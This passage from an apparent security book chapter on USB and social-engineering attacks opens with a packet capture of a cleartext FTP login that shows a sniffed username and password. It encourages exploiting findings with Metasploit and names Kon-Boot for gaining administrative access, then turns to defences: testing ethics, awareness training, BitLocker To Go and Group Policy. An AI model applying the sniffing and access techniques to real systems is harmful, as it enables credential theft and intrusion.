   192.168.1.67.ftp: P, cksum 0xa884 (correct), 1:13(12) ack 8 win
   92 <nop,nop,timestamp 3005818 441519635>
E..@.y@.@.........C.......3..sE...\.......
.-.z.Q..USER administrator
14:16:14.589275 IP (tos 0x0, ttl 64, id 32045, offset 0,
   flags [DF], proto TCP (6), length 52) 192.168.1.67.ftp >
   192.168.1.253.48149: ., cksum 0x3872 (correct), 8:8(0) ack 13
   win 1448 <nop,nop,timestamp 441519822 3005818>
E..4}-@.@.9....C..........sE...?....8r.....
.Q...-.z
14:16:14.589723 IP (tos 0x0, ttl 64, id 32046,
   offset 0, flags [DF], proto TCP (6), length 86) 192.168.1.67.
   ftp > 192.168.1.253.48149: P 8:42(34) ack 13 win 1448
   <nop,nop,timestamp 441519822 3005818>
E..V}.@.@.8....C..........sE...?.....&.....
.Q...-.z331 Please specify the passwor
14:16:14.589771 IP (tos 0x10, ttl 64, id 56186, offset 0,
   flags [DF], proto TCP (6), length 52) 192.168.1.253.48149 >
   192.168.1.67.ftp: ., cksum 0x3d99 (correct), 13:13(0) ack 42 win
   92 <nop,nop,timestamp 3005821 441519822>
E..4.z@.@.........C.......?..sg...\=......
.-.}.Q..
14:16:15.441250 arp who-has 192.168.1.64 (Broadcast) tell
   192.168.1.254
...........s..............@
14:16:16.442726 arp who-has 192.168.1.69 (Broadcast) tell
   192.168.1.254
...........s..............E
14:16:16.443028 IP (tos 0x0, ttl 64, id 57257, offset 0, flags [DF],
   proto UDP (17), length 71) 192.168.1.253.37429 > vnsc-bak.sys.
   gtei.net.domain: [udp sum ok] 65303+ PTR? 69.1.168.192.in-addr.
   arpa. (43)
E..G..@.@..S........5.5.3..............69.1.168.192.in-addr.arpa.....
14:16:16.468578 IP (tos 0x0, ttl 55, id 59551, offset 0, flags
   [none], proto UDP (17), length 148) vnsc-bak.sys.gtei.net.domain
   > 192.168.1.253.37429: 65303 NXDomain q: PTR? 69.1.168.192.in-
   addr.arpa. 0/1/0 ns: 168.192.in-addr.arpa. (120)
E.......7...........5.5..H.............69.1.168.192.in-addr.
   arpa................
14:16:17.164939 IP (tos 0x0, ttl 4, id 0, offset 0, flags
   [DF], proto UDP (17), length 353) 192.168.1.67.33333 >
   239.255.255.250.1900: UDP, length 325
E..a..@........C.....5.l.M.[NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-C
14:16:17.190319 IP (tos 0x10, ttl 64, id 56187, offset 0,
   flags [DF], proto TCP (6), length 68) 192.168.1.253.48149 >
   192.168.1.67.ftp: P, cksum 0xc700 (correct), 13:29(16) ack 42
   win 92 <nop,nop,timestamp 3006602 441519822>
E..D.{@.@..........C.......?..sg...\........
.-...Q..PASS winT3r2009
14:16:17.224568 IP (tos 0x0, ttl 64, id 32047, offset 0,
   flags [DF], proto TCP (6), length 52) 192.168.1.67.ftp >
   192.168.1.253.48149: ., cksum 0x3428 (correct), 42:42(0) ack 29
   win 1448 <nop,nop,timestamp 441520086 3006602>
E..4}/@.@.9....C.........sg...0....4(.....
.Q...-..
14:16:17.235122 IP6 (hlim 1, next-header UDP (17) payload length: 154)
   fe80::644c:d1a7:794c:c3f5.59230 > ff02::c.1900: UDP, length 146
`...............dL..yL..................^.l..<.M-SEARCH * HTTP/1.1
```

In this example, we were able to see an FTP connection on the wire with a username and password (in ***bold italics***). When running this on a production environment, you will see a ton of interesting and extremely valuable information such as passwords, usernames, and many other identifiable attributes. Users connecting to nondomain and legacy resources will often pass these credentials in clear text.

Once your active information-gathering session is complete, you may want to use Metasploit or another tool to exploit the identified vulnerabilities. There are numerous tutorials on the Web in forums, blogs,[K] and other locations. One of the best resources for Metasploit and other training information is Milw0rm's Web site, which was included in the tables provided at the beginning of this section. There are many fun tools to play with in this penetrator's paradise called Backtrack. It is not enough to learn to hack; one must hack to learn.

ELEVATED HAZARDS

The risks here are literally off the charts. Companies are vulnerable not only from the outside social-engineering avenue; insiders potentially pose the most danger. Any disgruntled employee armed with a simple USB flash drive can boot his or her computer to this portable penetration platform and wreak an astonishing amount of havoc against any and all available systems. Even worse, he or she could silently perform privilege escalations, gaining access to sensitive or classified information, using it for espionage, blackmail, competitor auctions, or any other number of nasty actions.

The tools provided in this chapter and the method applied make for a lethal combination. Credentials can be easily obtained though sniffing, brute force, or a number of combinations, including social engineering. The employee can then masquerade as another user, attach to the existing wireless infrastructure (or bring one of his or her

[K] http://synjunkie.blogspot.com/2008_02_01_archive.html own), spoof the MAC address, and remain in complete anonymity while performing these brutal attacks. If the evil insider suspects detection, he or she can simply reboot, hide the flash drive, and then socially engineer a way out of the dilemma. The operating system and applications typically used to govern the machine will have no control, event logging, or any other mechanism to prevent, track, or detect such activity. A stringent NAC/IPS solution may provide ample defense, but even it will merely delay the attacker, causing him or her to locate an alternate path.

Insiders aside, the external risk is ever-present and shows no signs of slowing down. The manner in which these flash drives can be distributed is of an enormous concern. These devices, preconfigured with the attacks outlined in the book, can be labeled with what look to be legitimate logos of various vendors, then sent via mail, placed in entryways, or even dumped into bowls at seminars and conferences to appear as the common freebies usually sought after. The possibilities are virtually limitless when it comes to the dissemination strategies an attacker may choose to deploy.

Legitimate Social-Engineering Concerns

Companies seeking to employ social-engineering engagements in their environments should thoroughly evaluate the risks of applying such tactics. Organizations must adequately prepare employees for this type of testing due to the potential consequences that may result.

The risks involved from a staff perspective include demoralization, frustration, and resentment, often leading to other types of disgruntled behaviors. Each employee will handle psychological stress in a different manner, and one must assume the worst possible scenarios for all those involved. There are significant moral differences between tailgating or shoulder surfing and enticement by way of bribery or other unethical solicitations. Notification of these types of events is in the best interest of all parties involved. At first glance, this may seem to contradict or undermine this type of activity, but it can have tremendous benefits from multiple aspects.

A three-part series written by Mich Kabay summarizes key points in a paper published by Dr. John Orlando on the ethical dimensions of social engineering as a tool of penetration testing. "These observations allow us to draw up some guidelines for the use of social engineering in penetration tests. Social engineering can be used in situations to gain knowledge of a security program that cannot be derived in other ways, but must be bound by ethical principles, including:

1. Just as human research guidelines demand that subjects are protected from harm, social engineering tests should not cause psychological distress to the subject.
2. Employees that fail the test should not be subject to public humiliation. The consultant should not identify an employee who fails a test to other employees or even the employer, as it might undermine the employer's view of the employee. The information can be presented as part of an education program without identifying the employee.

3. Independent oversight is an important component of human research protocols. Just as universities have human research oversight committees, consultants should get approval from at least two individuals at the organization before using social engineering in a penetration test.
4. Testers should avoid any verbal misrepresentation or acting to establish the deception."[3]

GENERATIONS OF INFLUENCES

Perhaps the most profound historical publication involving social engineering comes from Sun Tzu in the *The Art of War*, written in 500 B.C. Virtually unknown to a majority of the world until 1782, a French priest was said to have translated the first version.[L] This and other interpretations that followed were said to have omissions and distortions which ultimately polluted Tzu's underlying philosophical perspectives. Included below are a few translated samples of Tzu's scripture that highlight the social-engineering aspects. These statements are written in strict logical sequence, so to understand the true meanings, one must read the entirety to achieve complete comprehension.

- *Hence, when able to attack, we must seem unable; when using our forces, we must seem inactive; when we are near, we must make the enemy believe we are far away; when far away, we must make him believe we are near.*
- *If your opponent is of choleric temper, seek to irritate him. Pretend to be weak, that he may grow arrogant.*
- *Hiding order beneath the cloak of disorder is simply a question of subdivision; concealing courage under a show of timidity presupposes a fund of latent energy; masking strength with weakness is to be effected by tactical dispositions.*
- *Do not repeat the tactics which have gained you one victory, but let your methods be regulated by the infinite variety of circumstances.*
- *Gongs and drums, banners and flags, are means whereby the ears and eyes of the host may be focused on one particular point.*
- *Do not pursue an enemy who simulates flight; do not attack soldiers whose temper is keen.*
- *Knowledge of the enemy's dispositions can only be obtained from other men.*
- *The enemy's spies who have come to spy on us must be sought out, tempted with bribes, led away and comfortably housed. Thus they will become converted spies and available for our service.*[4]

Historically, you can find many other well-documented social-engineering efforts around the globe. Odysseus's infamous wooden horse in the Trojan War perfectly exemplifies the exploitation of physiological firewalls – or lack thereof. Even the

[L] www.puppetpress.com/classics/ArtofWarbySunTzu.pdf

Bible has many examples throughout its scriptures, while none speaks louder than the forbidden-fruit episode starring Adam and Eve.

Intelligence agencies probably have the most refined methods of social engineering. These techniques have had a strong impact throughout the world wars and Cold War, and continue even in times of peace. Today, these agencies still employ psychologists and sociologists in training programs, analogical roles, and advisors of suggestiveness.[M] Prospective agents are grilled using these concepts to determine weaknesses in their psychological and mental aptitude and to determine if they will divulge information sensitive in nature. The acronym MICE (money, ideology, coercion, and ego) is also used to remind their agents of the high-level concepts commonly used to perform these activities.

In today's fast-paced information-technology world, social engineers are using much simpler tactics to get the data they desire. Contractors and temporary agencies constantly pursue new talent for short-term engagements and consulting gigs. It is not uncommon for evil individuals to make themselves available for these short-term assignments. This grants them immediate access to internal resources where they can easily plant malicious code, keyloggers, or other items to stealthily steal sensitive information.

Publically available records are a growing source of valuable information for these would be attackers. Executive biographies can be found on nearly all corporate sites, and this information can lead to disastrous consequences. Their alumni status, graduation timelines, and hobbies are commonly placed in these descriptions that give just enough information for a cleverly crafted social manipulation maneuver.[N] A simple e-mail disguised as an alumni golf tournament could be enough to entice a response. The attack could then direct the executive to a Web site where he or she is asked for credit card information in order to retain a position.

Social networking sites potentially pose the most danger, as corporations are now embracing these as they grow in popularity. Personal pages already present a plethora of knowledge on any given individual. Favorite hangouts, elaborate photos, chronological events, family, and friends top a humongous list of priceless items any and every attacker would want to gather for intelligence. Determining where a worker frequently partakes in frosty beverages can be an enormous advantage. An introduction and intelligence gathering in this environment is extremely easy, as most are willing to accept free shots of truth serum from anyone. Hacking into these sites is a trivial matter, and once accomplished, impersonation of an established contact will significantly aid their efforts.

Seven Deadliest Social Network Attacks (ISBN: 978-1-59749-545-5, Syngress) by Carl Timm provides an in-depth look into the evolving dangers and dire consequences which can occur.

[M] www.hg.org/article.asp?id=5778

[N] www.informit.com/articles/article.aspx?p=1350956&seqNum=5

USB Multipass

Now that you have created all of these independent USB tools and bootable operating environments, you are probably thinking a separate key chain might be in order. Before you take that step, you might want to check out some of the recent initiatives out on the Web involving multiboot USB configurations. The Hak.5 clan has one of these projects in the works and labels it the *USB multipass*. There are several videos,[O] forum threads,[P] and blog entries[Q] available online to help establish yourself as a lord of the USB. Some additional bootable options you may want to consider are included below:

- Trinity Rescue Kit[R] is another live Linux distribution that is specifically designed for recovery and repair situations. It can run offline virus scans (multiple vendors), adjust passwords, crush rootkits (currently only for Linux and UNIX), perform data extraction, and much more. This is a must-have tool for system administrators of all sorts.
- Kon-Boot[S] is an awesome password-popping program for most Linux and Windows (XP, 2003, Vista, 2008, 7) versions. It changes the contents of the Windows kernel during boot to allow you to gain administrative or root access with minimal modifications on the target systems.
- Darik's Boot and Nuke[T] (DBAN) is a bootable image that securely wipes all data from a majority of hard-disk types. This tool is a must-have for those who engage with HIPAA, PCI, DoD, or other regulated clients.
- Macrium Reflect[U] is an awesome disaster recovery solution to have at your ready for the worst occasion. Similar to Symantec Ghost, it can clone data to a new drive or store the image away for backup purposes.

THWARTING THESE BEHAVIORS

Prevention of social engineering is not a trivial task by any means. Concerns surrounding these tactics have pestered paranoid professionals since the dawn of time. Those concerned are continuously refining conscious efforts to thwart new techniques as they arise. The following sections will discuss some of the latest defensive strategies that are being applied.

Security Awareness and Training

In Chapter 5, "RAM dump," we touched on the internal security issues that constantly challenge a majority of the IT industry on a regular basis. Unauthorized and

[O] http://revision3.com/hak5/usbmultipass
[P] http://forums.fedoraforum.org/archive/index.php/t-217113.html
[Q] http://team140.com/2009/08/20/the-multipass-usb-project/
[R] http://trinityhome.org/Home/index.php?wpid=1&front_id=12
[S] http://piotrbania.com/all/kon-boot/
[T] www.dban.org/download
[U] www.macrium.com/reflectfree.asp

unintentional actions by legitimate IT and general staff persist like a plague without a cure. A large part of this can be attributed to an inability to interpret concepts, best practices, and rules set forth by training and corporate policies. The cold, hard truth of this matter is that some find these extremely boring and repetitive, while others are unable to comprehend the true risk and intentions behind this training material. Attempts to reach all individuals with a single training regimen will continue to fail.

Each person in an organization plays a crucial role in the success of a solid security training and awareness program. Business leaders' responsibilities are much greater in that they must ensure effective dissemination of the information throughout the corporation. NIST Publication 800-50,[V] "Building an Information Technology Security Awareness and Training Program," supplies guidance for erecting an effective starting point from which to build upon. This paper was written to support requirements issued by the Federal Information Security Management Act of 2002. Included below are five additional considerations for your organization.[W]

1. Realize that awareness and training are separate entities that must be combined to gain a holistic experience. Educating organizations on security is different from how they attain awareness.
2. Establish goals for this program with a firm scope to drive the initial ideology forward. Combine measurements and feedback, and make constant adjustments to keep the material fresh and enlightening.
3. Random interviews should be performed for staff at different levels to determine how the training was perceived. Be sure to affirm that the interview is to establish opinions on the subject of security and material provided instead of approaching this as a test to establish individual aptitude.
4. Saturate the organization with different levels and types of material. Training should be tailored to specific groups of individuals who encounter different risk levels. Sales staff, remote employees, and home workers will require a different degree of training than others. Treat training and awareness as a program that requires tracking and measurement of progression.
5. Small organizations should not be afraid to consult subject-matter experts in this field. This can provide a wealth of knowledge to build an effective program moving forward. Large entities need to employ other groups within the organization, as they may have different requirements or need to market to an alternate audience.

If you are an employee of an organization, do not hesitate to reach out to management regarding your views on training and awareness. Constructive suggestions can go a long way in bolstering a somnolent training regimen and may even foster the development of your career.

[V] http://csrc.nist.gov/publications/nistpubs/800-50/NIST-SP800-50.pdf
[W] www.cisohandbook.com/Default.aspx?tabid=381&language=en-US

Behavioral Biometrics

The emerging technology known as *video analytics* refers to software that is used to analyze captured information for objects, activities, attitudes, or other specific data. This software applies algorithms against the camera's output to detect and sometimes react to specific scenarios that may occur. Behavioral recognition can use these algorithms to identify misplaced objects, reverse movement, or other odd actions that might signify criminal conduct. Most of these solutions require expensive, specialized cameras to allow the operation of analytics in real time.

WARNING

Advanced camera technologies are still beyond most budgets. Analog solutions are becoming more affordable, although economic conditions might still be a factor. If you are a business owner contemplating the installation of dummy cameras, consider consulting an attorney in your country or state to determine if relevant laws may induce liability. Some courts in the United States have sided with plaintiffs in lawsuits filed on various grounds. Liabilities could also arise for broken or improperly configured equipment, especially if contracts, agreements, advertisements, or other documents cite increased safety for surveillance installations.

Facial recognition is one of the more prominent areas in the video analytical realm and has seen as much development as it has scrutiny. Airports have been advertised as one of the primary beneficiaries of this technology, as promoters claim it can be used to spot known terrorists or other criminals against predefined watch lists. In the past, two-dimensional recognition has been used, and while it has many limitations, it has had some degree of success, as shown with the results of an implementation at Superbowl XXXV in Tampa Bay, FL, January of 2001.[X] Three-dimensional recognition is a recent addition that shows promise and has numerous customers currently using it for entry authorizations. Limitations still exist, including sunglasses, excessive hair, reduced lighting, low-resolution images, side profiles, range, and other obstructions that may be present. These systems are also less effective when individuals use expressions such as smiling, distress, or other excessive changes. Strangely enough, some governments are now requiring neutral expressions for passport photos.[Y]

The Department of Homeland Security has funded an interesting pursuit under the broader scope of Human Factors Behavioral Sciences Projects,[Z] which takes privacy data mining to a whole new level. One program of interest called Future Attribute Screening Technologies (FAST) has enormous potential that can be gauged by the level of irritation it has triggered in privacy advocates.[AA] This undertaking is combining a number of technologies to supply an early-detection mechanism for aggressive, evasive, or terroristic behaviors. FAST is currently using a series of sensors consisting of enhanced cameras, infrared heat signatures, and laser radar (Bio-Lidar) to

[X] www.wired.com/politics/law/news/2001/02/41571

[Y] www.ppt.gc.ca/cdn/photos.aspx?lang=eng

[Z] www.dhs.gov/files/programs/gc_1218480185439.shtm#19

[AA] www.darkgovernment.com/news/future-attribute-screening-technology-raises-privacy-concerns/

assess pulse, breathing rate, and other attributes from afar.[BB] The FAST organization claims the premise behind the project is to aid security staff in choosing suspicious individuals to probe.

EPIC FAIL

Using advanced analytics, biometrics, and other evolving entry-protection technologies will not hinder proximity-based social-engineering activities. These may one day provide the necessary measurement to detect and deter these performances but are still far from reach.

In 2002, scientists at the University of Sussex in England adapted different technologies aimed at another organ to gain a similar outcome.[CC] Using electroencephalogram (EEG) technology, they provided potential theories on how to remotely probe the brain for certain activities. Researchers at the Drexel University's College of Medicine in Philadelphia feel near-infrared light sensors may provide a better solution for remote cognitive assessments.[DD] Functional magnetic resonance imaging (fMRI) technology is probably the most advanced in the brain space, boasting a 90 percent accuracy rate in detecting lies, although the bulky equipment and high cost make it less likely to be adopted for remote usages.[EE] Both the EEG and infrared technologies still require physical probes attached to the subject, but with heavy government funding and a lack of recent reports, one has to wonder what we are not being told.

Perhaps the most interesting new technologies with remote brain-peering potential are those using terahertz frequencies. This wavelength lies between 30 mm and 1 mm of the electromagnetic spectrum in the middle of infrared and microwave. Already in use in the Detroit courthouse,[FF] this technology has enormous potential that can passively differentiate between flour and cocaine hidden on a person's body at 30 ft.[GG] The devices are already the size of a shoebox and have the ability to permeate a vast range of materials including fabrics, plastics, wood, brick, and even human tissue and bone. While memory-reading capabilities are still in their infancy, the ideas behind this are quite thought-provoking – pun intended. The future of remote-probing brain analysis is almost certainly that of terahertz technologies.

Windows Enhancements

Possibly the most relevant security enhancement brought forth by Windows 7 is the extension of BitLocker encryption for removable drives.[HH] Dubbed *BitLocker*

[BB] www.newscientist.com/blogs/shortsharpscience/2008/09/precrime-detector-is-showing-p.html
[CC] www.sussex.ac.uk/pei/documents/applab813284_1.pdf
[DD] www.biopac.com/Manuals/app_pdf/fnir_ieee_cognition.pdf
[EE] www.wired.com/wiredscience/2009/03/noliemri/
[FF] www.policeone.com/police-products/for-cops-by-cops/articles/1728216-Detroit-courthouse-gets-new-contraband-detection-system/
[GG] www.ballerhouse.com/2008/03/10/thruvisions-t5000-security-camera-detects-guns-bombs-and-cocaine/
[HH] www.winsupersite.com/win7/ff_bltg.asp

to Go (BTG), this update is quite similar to its local drive counterpart. While it is technically feasible to apply BitLocker encryption to a removable drive in Vista, this is not a supported feature.

BTG simply expands the volume-level encryption functions to include removable drives. Using a three-key system, the removable drives can be encrypted with AES 128- or 256-bit-based full-volume encryption key (FVEK). Regardless of the choice, the full key size will remain 512 bits because it will be padded with additional key material. The FVEK will be encrypted with 256-bit AES based on the volume master key that leverages the Key Protector that is based on the user-defined password.

WARNING

BTG only supports FAT and FAT32 file systems for encryption. It is possible to successfully encrypt NTFS removable drives in Windows 7, although these drives will not operate with Vista and XP systems.

The BTG implementation works similar to that of TrueCrypt and other volume-level encryption products, but it is much easier to use and manage. To apply BTG to a flash drive, you need only to complete the following steps:

1. Insert the flash drive into a Windows 7 system.
2. Click **Start**, then go to My Computer.
3. Select the **flash drive icon**, and then right-click.
4. Select the **option** to **Turn on BitLocker**.
5. Once BitLocker initializes the drive, you will be prompted to enter a password or an alternate authentication mechanism. Choose the appropriate option and select **Next**.
6. Choose the recovery option that best suits your needs. It is not recommended to save these keys on another encrypted volume.
7. Now, click the **Start Encrypting** option, and once complete, a lock and key symbol will be present on the drive.

BTG not only protects data on removable drives but also includes manageability to enforce encryption and backup of recovery key. Additionally, you can force Windows 7 systems to allow only BTG-encrypted removable drives. This is a very intriguing option, considering some of the attacks outlined in this book, especially those with preconfigured drives left lying around for individuals to insert them. Theoretically, one would merely need to encrypt the preconfigured drives with BTG and then entice the user with social engineering to supply authentication, which would then deliver the desired payload. Apply this theory similarly to a Hacksaw-infected system, and the data on the encrypted drive could also be distributed to an unwanted party post-authentication. All speculation aside, this is a strong step in the right direction for Microsoft systems.

TIP

Windows XP and Vista users will need to download a separate component to view BTG-encrypted devices. You can retrieve this software at www.microsoft.com/downloads/details.aspx?FamilyID=64851943-78c9-4cd4-8e8d-f551f06f6b3d&displaylang=en

The downside to this added protection is that Microsoft is only including these features on Enterprise and Ultimate editions of Windows 7 releases. This is no surprise to those familiar with Vista, as the BitLocker feature is only available to these premier editions as well. However, this does bode well for third-party products to fill the gaps for these lesser versions. Be wary of USB devices that include encryption onboard the device. Recent attacks have cracked FIPS Level 2 protection mechanisms used on some high-profile name brands.[II]

Windows Group Policy has also been overhauled with the release of the 2008 Server platform. There are several hundred new policies that have been included in addition to the enhancement of existing elements.[JJ] Some of the more interesting new options include the following:

- Removable storage restrictions
- Network access protection
- Device installation control
- Power management
- Printer-driver installation delegation
- Hybrid hard disk
- User Account Control


Windows Server 2008 has also finally included removable media options in their administrative templates. In Chapter 6, “Pod Slurping,” instructions were provided to build a custom template for Windows 2003 Active Directory Group Policy. Included in Figure 7.6 are the updated objects supplied by default. These can only be applied on devices that are not currently in use. This could be an issue, as some users will leave media or peripherals constantly engaged. Take this into consideration before planning a change of this sort.

Once these settings are applied to a system, a restart is required before activation will occur. The “Time (in seconds) to force reboot” will allow you to automatically reboot the system after the policy is applied. This will allow you to apply different reboot intervals for regional system groupings to ensure users are not affected. Figure 7.6 shows the default objects included in Server 2008.

From a Windows 7 Local Policy perspective, you can also adjust these new options. Figure 7.7 depicts the newly added Removable Data Drive features at this level.

[II] www.h-online.com/security/news/item/NIST-certified-USB-Flash-drives-with-hardware-encryption-cracked-895308.html

[JJ] http://technet.microsoft.com/en-us/library/cc725828%28WS.10%29.aspx




Select an item to view its description.

Setting	State
Time (in seconds) to force reboot	Not configured
CD and DVD: Deny read access	Not configured
CD and DVD: Deny write access	Not configured
Custom Classes: Deny read access	Not configured
Custom Classes: Deny write access	Not configured
Floppy Drives: Deny read access	Not configured
Floppy Drives: Deny write access	Not configured
Removable Disks: Deny read access	Not configured
Removable Disks: Deny write access	Not configured
All Removable Storage classes: Deny all access	Not configured
All Removable Storage: Allow direct access in remote sessions	Not configured
Tape Drives: Deny read access	Not configured
Tape Drives: Deny write access	Not configured
WPD Devices: Deny read access	Not configured
WPD Devices: Deny write access	Not configured

FIGURE 7.6

Windows 2008 Removable Storage Access Objects



Setting	State	Comment
Control use of BitLocker on removable drives	Not configured	No
Configure use of smart cards on removable data drives	Not configured	No
Deny write access to removable drives not protected by BitLocker	Not configured	No
Allow access to BitLocker-protected removable data drives from earlier versions of Windows	Not configured	No
Configure password complexity requirements and minimum length	Not configured	No
Choose how BitLocker-protected removable drives can be recovered	Not configured	No

6 setting(s)

Control use of BitLocker on removable drives

Control use of BitLocker on removable dr...

● Not Configured
○ Enabled
○ Disabled

Comment:

Supported on: Windows 7 family

Options:

□ Allow users to apply BitLocker protection on removable data drives

□ Allow users to suspend and decrypt BitLocker protection on removable data drives

Help:

This policy setting controls the use of BitLocker on removable data drives. This policy setting is applied when you turn on BitLocker.

When this policy setting is enabled you can select property settings that control

FIGURE 7.7


Windows 7 Removable Data Drive Group Policy Options

Those familiar with the likes of XP and 2003 are probably annoyed by how dispersed the administrative functions are in Vista and Windows 7. Luckily, there is a remarkable remedy hidden in these new systems called God Mode, which combines most of the administrative features in one easy-to-find window.

WARNING

While this works in all versions of Windows 7, some have reported system crashes with attempts on 64-bit versions of Vista.[KK]

Simply create a new folder and rename it to "GodMode.{ED7BA470-8E54-465E-825C-99712043E01C}" (without the quotes, of course). This will build a one-stop shop for all your administrative needs, as shown in Figure 7.8.



Administrative Tools (10)
- Create and format hard disk partitions
- Defragment your hard drive
- Diagnose your computer's memory problems
- Edit group policy
- How to add new hardware
- Schedule tasks
- Set up data sources (ODBC)
- Set up iSCSI initiator
- View event logs
- View local services

AutoPlay (3)
- Change default settings for media or devices
- Play CDs or other media automatically
- Start or stop using autoplay for all media and devices

Backup and Restore Center (3)
- Back up your computer
- Restore data, files, or computer from backup
- Schedule automated backups

BitLocker Drive Encryption (2)
- Manage BitLocker keys
- Protect your computer by encrypting data on your disk

Bluetooth Devices (2)
- Add a Wireless Device

258 items

FIGURE 7.8

Windows God Mode

[KK] http://news.cnet.com/8301-13860_3-10423985-56.html

SUMMARY

Terrorist activities are increasing around the world, while September 11, 2001, still remains in the minds of many. You can invest in the most innovative security solutions available today and these attacks will still succeed with minimal impedance. Preventative technologies expected to avert this brutal conduct are on the horizon, although humans will forever be the fragile pillar in a security framework. Research in the field of recognizing individual emotions and thought patterns could lead to more severe forms of perception alteration.

Everyone is susceptible to these attacks and new techniques are continuously being invented. To completely rid ourselves of the risk of malicious social engineering is an insurmountable task as these behaviors are deeply ingrained in our genetic code. Cultivation of sound security minds will remain the best defensive measure we can apply.

OVERVIEW

With their portability and ease of use, it is no wonder that flash drives have become the most popular storage medium to date. The proliferation of these drives can be largely attributed to vendor freebies given away at classes, seminars, or any event providing product trial versions, marketing, or documentation. These devices can now be found in a wide range of decorative or concealing covers, which includes ink pens, wrist watches, and novelty items of all sorts. This might seem like a fun way to store your information, but it also enhances the ability to deploy covert operations.

Recent advancements have radically improved the devices that can now be leveraged. The software resources required to perform these mischievous acts are now packaged, well-documented, and available from multiple online sources. Actions once deemed only relevant to the technical wizards of the world are now accomplished by schoolchildren seeking a better prank to pull on fellow pupils.

USB-based attacks will continue to thrive on all systems where they are enabled or supported. In fact, if you are reading this book from a Kindle device, several USB hacks already exist.[LL] Some provide tethering capabilities, while others offer procedures to install alternate operating systems.[MM] While these are not explicitly designed as attacks, they do provide an intriguing option to a malicious individual.

Absolute security can never actually be achieved; it is an ongoing process that demands constant attention and regulation. To sustain an effective security posture, all elements relating to an environment must be progressively fostered as fresh threats arrive and enterprises evolve. To continue to use software as the only protection mechanism is a foolish proposition.

[LL] http://hackaday.com/2009/03/04/tethering-the-kindle-2/
[MM] http://blog.fsck.com/2009/07/new-kindle-features.html

The winds of technological change are swiftly shifting. Constant vigilance, while difficult to maintain, is something we must all strive for. By combining our incessant efforts, we can prevail against foes both near and afar. The profound words of George Santayana should always remain in the forefront of our minds:

> *Progress, far from consisting in change, depends on retentiveness. When change is absolute there remains no being to improve and no direction is set for possible improvement: and when experience is not retained, as among savages, infancy is perpetual. Those who cannot remember the past are condemned to repeat it.*[5]

Endnotes

1. www.darkreading.com/security/perimeter/showArticle.jhtml?articleID=208803634. Accessed September 2009.
2. www.scmagazineuk.com/social-engineering-attack-allowed-consultant-to-access-companys-data-room-and-steal-passwords/article/136278/. Accessed January 2010.
3. www.networkworld.com/newsletters/sec/2007/1022sec2.html. Accessed January 2010.
